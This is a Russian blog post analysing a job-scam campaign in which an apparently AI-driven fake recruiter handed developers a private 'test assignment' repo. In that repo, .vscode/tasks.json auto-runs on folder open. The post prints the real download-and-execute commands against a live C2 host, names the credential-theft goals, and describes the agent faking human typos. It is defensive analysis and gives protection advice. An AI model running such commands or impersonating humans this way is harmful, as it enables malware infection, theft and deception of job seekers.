

Хабр Карьера

Курсы для роста в профессии

Получите навыки, за которые платят больше



Хабр



Чему научиться в этом году?



prohronus

19 часов назад

Как ИИ-агенты стали новым оружием скамеров на Хабр Карьере



5 мин



9.4K

Спам и антиспам, Искусственный интеллект

Кейс

Мне написал скам-агент, предложил тестовое задание, а внутри оказался малварь. Разбираю схему, технику атаки и как защититься.

Введение

Скам на рынке труда существует давно. Фейковые вакансии, фишинговые письма, поддельные HR. Но раньше это требовало много ручной работы: написать каждому кандидату, подобрать убедительную легенду под его профиль, поддерживать диалог. Масштаб был ограничен.


С приходом ИИ-агентов это стало конвейером.

Теперь агент сам изучает профиль разработчика, генерирует персонализированную вакансию под его стек, ведёт диалог и имитирует живого человека. Одновременно для тысяч людей. Как спам-рассылки и фишинг в своё время из ручного труда превратились в автоматизированные атаки. То же самое теперь происходит со скамом на рекрутинговых платформах.

Я наткнулся на одну из таких схем. Рассказываю как было, что нашёл внутри и как защититься.

Как это происходит

Мне написал пользователь Хабр Карьеры **Олег Назаров @artshub09** (аккаунт заблокирован после репорта). Предложил работу: полный стек, React, Node.js, Web3. Именно то, чем я занимаюсь.



Скрин переписки

И первое что насторожило был сам диалог. Агент был неплохо симулирован под живого человека: писал с маленькой буквы, делал намеренные ошибки (при этом отлично расставлял знаки препинания), не отвечал мгновенно и писал только в рабочие часы. Но когда я попросил подробнее рассказать о проекте, получил в ответ характерный ИИ-слоп: идеально структурированный, без единой конкретики, сплошной Generic Startup Language.

Агент формировал описание проекта под каждого соискателя, и здесь ИИ-слоп вылезал во всей красе. У меня Web3 + React + Node.js и я получил предложение именно в этом стеке, с сайтом проекта, который выглядел не блестяще, но лучше чем скам-площадки эпохи до ИИ, когда масштабировать ручной подход было невозможно.

После того как я согласился посмотреть тестовое, мой GitHub добавили к приватному репозиторию. Именно приватному (это важная деталь, к ней вернёмся).

Что было внутри

Репозиторий выглядел как обычное fullstack-приложение: React-фронт, Node.js/Express бэкэнд, PostgreSQL, Firebase Auth, Stripe. Нормальная структура, нормальный код. Именно на это и расчёт, беглый взгляд не вызывает подозрений.

Малварь прятался в `.vscode/`.

Схема атаки

Файл `.vscode/tasks.json` содержал задачу с настройкой `"runOn": "folderOpen"`. VSCode запускает её автоматически при открытии папки, без каких-либо подтверждений от пользователя. Уведомление внизу экрана есть, но большинство разработчиков его давно игнорируют. Это штатный механизм для автосборки проектов.

Содержимое задачи зависело от ОС:

Linux / macOS:

```
curl -fsSL -A 101 https://ping-i2eo.onrender.com/nvs | bash
```

Объяснить с  SourceCraft

Windows:

```
curl -sk -A 100 -o %TEMP%\i.ini https://ping-i2eo.onrender.com/nvs  
.\.vscode\snippets\argv.exe x -ppppppp %TEMP%\i.ini -o%TEMP%  
wscript.exe %TEMP%\vs9extensions\update.vbs
```

Объяснить с 

На Linux/Mac: скачать скрипт с удалённого сервера и сразу выполнить через `bash / sh`. На Windows: скачать зашифрованный архив, распаковать через `argv.exe` (который уже лежит в репо), запустить VBScript.

Компоненты атаки

`ping-i2eo.onrender.com` — C2-сервер на [Render.com](https://render.com) (бесплатный хостинг). Endpoint `/nvs` отдаёт шелл-скрипт. Payload динамический: атакующий может изменить его в любой момент, не трогая репозиторий. User-agent `100 / 101 / 102` — идентификатор платформы, чтобы сервер отдавал нужную версию.

`.vscode/snippets/argv.exe` — 579 КБ Windows PE32 бинарник, спрятанный в папке VSCode. По поведению похож на 7-zip: используется для распаковки скачанного payload.

`.vscode/lock` — 753 КБ обфусцированного JavaScript в одну строку. Вероятно, Node.js payload для Unix-этапа атаки или механизм персистентности.

`server/config/default.json` — в коде открытым текстом лежат реальные credentials: Cloudflare API key, email-пароль, S3/R2 access keys. Создаёт видимость того, что репозиторий и проект легитимные.

Что происходит после запуска

Точный payload неизвестен, скрипт был на сервере атакующего, не в репозитории. Но цели у подобных атак стандартные:

- Кража SSH-ключей (`~/.ssh/`)
- Кража `.env` файлов и токенов из других проектов на машине
- Кража сохранённых паролей и cookies из браузера
- Установка криптомайнера
- Backdoor / reverse shell для долгосрочного доступа

Web3-разработчик особенно интересная цель: на машине могут лежать кошельки, seed-фразы, приватные ключи.

Почему именно приватный репозиторий

Публичный репо моментально проиндексируется сканерами безопасности и попадёт в базы вредоносного кода. Приватный виден только тем, кого туда добавили. Жертва получает доступ, открывает в VSCode и думает: «это специально для меня, значит серьёзные ребята». Дополнительный элемент доверия.

Почему не сработало

Два фактора:

1. `task.allowAutomaticTasks: off` в VSCode

Настройка запрещает автоматический запуск workspace-задач. При значении `off` VSCode либо вообще не запустит задачу, либо явно спросит разрешения — в отличие от дефолтного поведения, когда задача стартует тихо.

Если у вас эта настройка ещё включена, отключите её прямо сейчас: `Settings` → поиск `task.allowAutomaticTasks` → выставить `off`. Применяется ко всем профилям, включая WSL.

2. Среда без GUI VSCode

Репозиторий открывался в терминале WSL, не через десктопный VSCode. `runOn: folderOpen` работает только при открытии через интерфейс редактора.

Красные флаги

Что должно насторожить, если вам пишет рекрутер:

1. ИИ-агент, который притворяется человеком

Бизнес может и должен использовать ИИ в рекрутинге — это нормально. Но когда агент намеренно симулирует человека: делает «живые» опечатки, отвечает только в рабочее время, избегает прямых вопросов — это уже не автоматизация, а прямой обман. Красный флаг номер один.

Проверяется просто: задайте несколько уточняющих вопросов о проекте. ИИ-слоп выдаёт себя на конкретике, каждый раз немного другой ответ, без реальных деталей, без цифр, без того что можно проверить.

2. Вакансия слишком точно под ваш стек

Персонализация вакансии под профиль сама по себе не подозрительна. Но в сочетании с другими флагами это признак того, что агент парсит ваш профиль и генерирует под него контент. Особенно если предложение пришло от аккаунта с минимальной историей.

3. Приватный репозиторий с тестовым заданием

Перед тем как клонировать, просмотрите файлы прямо в веб-интерфейсе GitHub. Всё что не имеет отношения к тестовому заданию: папки `.vscode` с нестандартным содержимым, бинарники, обфусцированный код — немедленный стоп.

4. `.vscode/tasks.json` в чужом репо

Если файл существует, откройте его в веб-интерфейсе GitHub до того как скачивать репо в редакторе. Если видите `"runOn": "folderOpen"` в задаче — сразу стоп. Легитимные тестовые задания не нуждаются в автозапуске чего-либо при открытии папки.

Итог

Эта схема будет только масштабироваться. ИИ сделал персонализированный скам дешёвым: там где раньше нужен был человек на каждого кандидата, теперь агент обрабатывает тысячи профилей.

Две практические рекомендации:

- **Выключите** `task.allowAutomaticTasks` в VSCode прямо сейчас. Это одна настройка, которая блокирует целый класс атак через репозитории.
- **Перед** `git clone` **смотрите файлы в браузере**. Особенно `.vscode/`, особенно если репо приватный.

Разработчики всегда были привлекательной целью. Машина разработчика это потенциально доступ к production-серверам, кошелькам, API-ключам клиентов. Теперь атакующие стали ещё более подготовленными.

Теги: поиск работы, ии, скам, поиск работы в it, ии-агенты

Хабы: Спам и антиспам, Искусственный интеллект



Редакторский дайджест

Присылаем лучшие статьи раз в месяц

Подписаться

Оставляя почту, я принимаю [Политику конфиденциальности](#) и даю согласие на получение рассылок



16K+

16

Охват за 30 дней

Карма

Alex Vega @prohronus

Fullstack: React/Next.js/Node/TypeScript/Python

Подписаться



[Хабр Карьера](#)

Поток HR доступен 24/7 благодаря поддержке друзей Хабра

Хабр Курсы для всех

РЕКЛАМА

Практикум, Хекслет, SkyPro, авторские курсы — собрали всех и попросили скидки. Осталось выбрать!

Перейти


[Перейти в поток HR](#)

Комментарии 9

Публикации

ЛУЧШИЕ ЗА СУТКИ

ПОХОЖИЕ



the_bat

23 часа назад

Ремонт блока питания с Power Delivery. 470 граммов электроники

Простой

4 мин

16K

+97

31

27



interpres

18 часов назад

Электроинструмент становится хуже, и это делается намеренно

Простой

11 мин

27K


Обзор

Перевод

+72

45

85



prohronus

19 часов назад

Как ИИ-агенты стали новым оружием скамеров на Хабр Карьере

5 мин


9.4K

Кейс

+52

9

9



alizar

22 часа назад

Готовимся к отключению. Эффективные форматы для упаковки и раздачи HTML-страниц

Простой

7 мин

12K

Обзор

+37

59

18



AlexSerbul

23 часа назад

Программирование с AI-ассистентом — похороните меня под плинтусом

Средний

14 мин

10K

Мнение

+28

33

11



TrexSelectel

19 часов назад

Linux 7.0 и что изменилось в ядре после очередного цикла разработки

5 мин

8.8K

Обзор

+27

10

0



mariklolik

19 часов назад

Как переложить нагрузку по code review с разработчиков на LLM

Средний

7 мин

7.5K

Кейс

+23

23

6



nick_dyuba

23 часа назад

Легенды 90-х — кто придумал и производил жвачки Turbo, Love is... и ТіріТір

5 мин

7.1K

Recovery Mode

+22

8

5



Mimizavr

23 часа назад

«Великое очищение» в работе с контентом: что осталось от роли редактора

11 мин

7K

+17

9

7



infgotoinf

11 часов назад

Perl — зря забытый язык программирования?

11 мин

8.6K

Из песочницы

+16

13

10

Тысяча нюансов: как управлять производством лекарств


Турбо

Показать еще

МИНУТОЧКУ ВНИМАНИЯ



Удалёнка в фарме: большие данные и никакой магии



Запахло весной и скидками в Промокодусе




Собери облачный пазл и выиграй призы

СРЕДНЯЯ ЗАРПЛАТА В IT

221 623 ₽/мес.

— средняя зарплата во всех IT-специализациях по данным из 32 194 анкет, за 1-ое пол. 2026 года. Проверьте «в рынке» ли ваша зарплата или нет!



[Проверить свою зарплату](#)

ЧИТАЮТ СЕЙЧАС

Электроинструмент становится хуже, и это делается намеренно

 27K  85

Тим Кук покидает пост Apple. Новый глава — «отец» Apple Silicon Джон Тернус

 14K  15

Представлен проект KillerPDF — редактор PDF с открытым исходным кодом для Windows 10/11

 7.2K  16

Пользователь купил Atomic Heart на VK Play, но не смог запустить игру из-за сетевых проблем

 5.7K  12


+185% за 13 часов: как Kimi K2.6 переписала 8-летний движок

 14K  11

Тысяча нюансов: как управлять производством лекарств

Турбо

ИСТОРИИ




Годнота из блогов компаний



Только 10% решат эту головоломку



Хочу 450K



Вперёд к звёздам



Там на неведомых дорожках...



Самое время поспать

БЛИЖАЙШИЕ СОБЫТИЯ




2 марта – 10 августа

**PROBA Awards —
международная
коммуникационная
премия, учрежденная в
2000 году**

Санкт-Петербург

Маркетинг



3 марта – 9 июня


Экспедиция «Рэйдикс»

Екатеринбург • Новосибирск •
Краснодар • Минск • Калининград •
Ростов-на-Дону

Разработка

Другое

Больше событий в календаре




9 марта – 1 июня

**Всё, что нужно, чтобы
стартовать продвижение
бренда на Хабре**

Онлайн

Маркетинг

Больше событий в календаре



19 марта – 28 апреля

**Серия вебинаров
«Эволюция приложений
в облаке»**

Онлайн

Разработка

Больше событий в календаре

Ваш аккаунт

Войти
Регистрация

Разделы

Статьи
Новости
Хабы
Компании
Авторы
Песочница

Информация

Устройство сайта
Для авторов
Для компаний
Документы
Соглашение
Конфиденциальность

Услуги

Корпоративный блог
Медийная реклама
Нативные проекты
Образовательные программы
Стартапам



Настройка языка

Техническая поддержка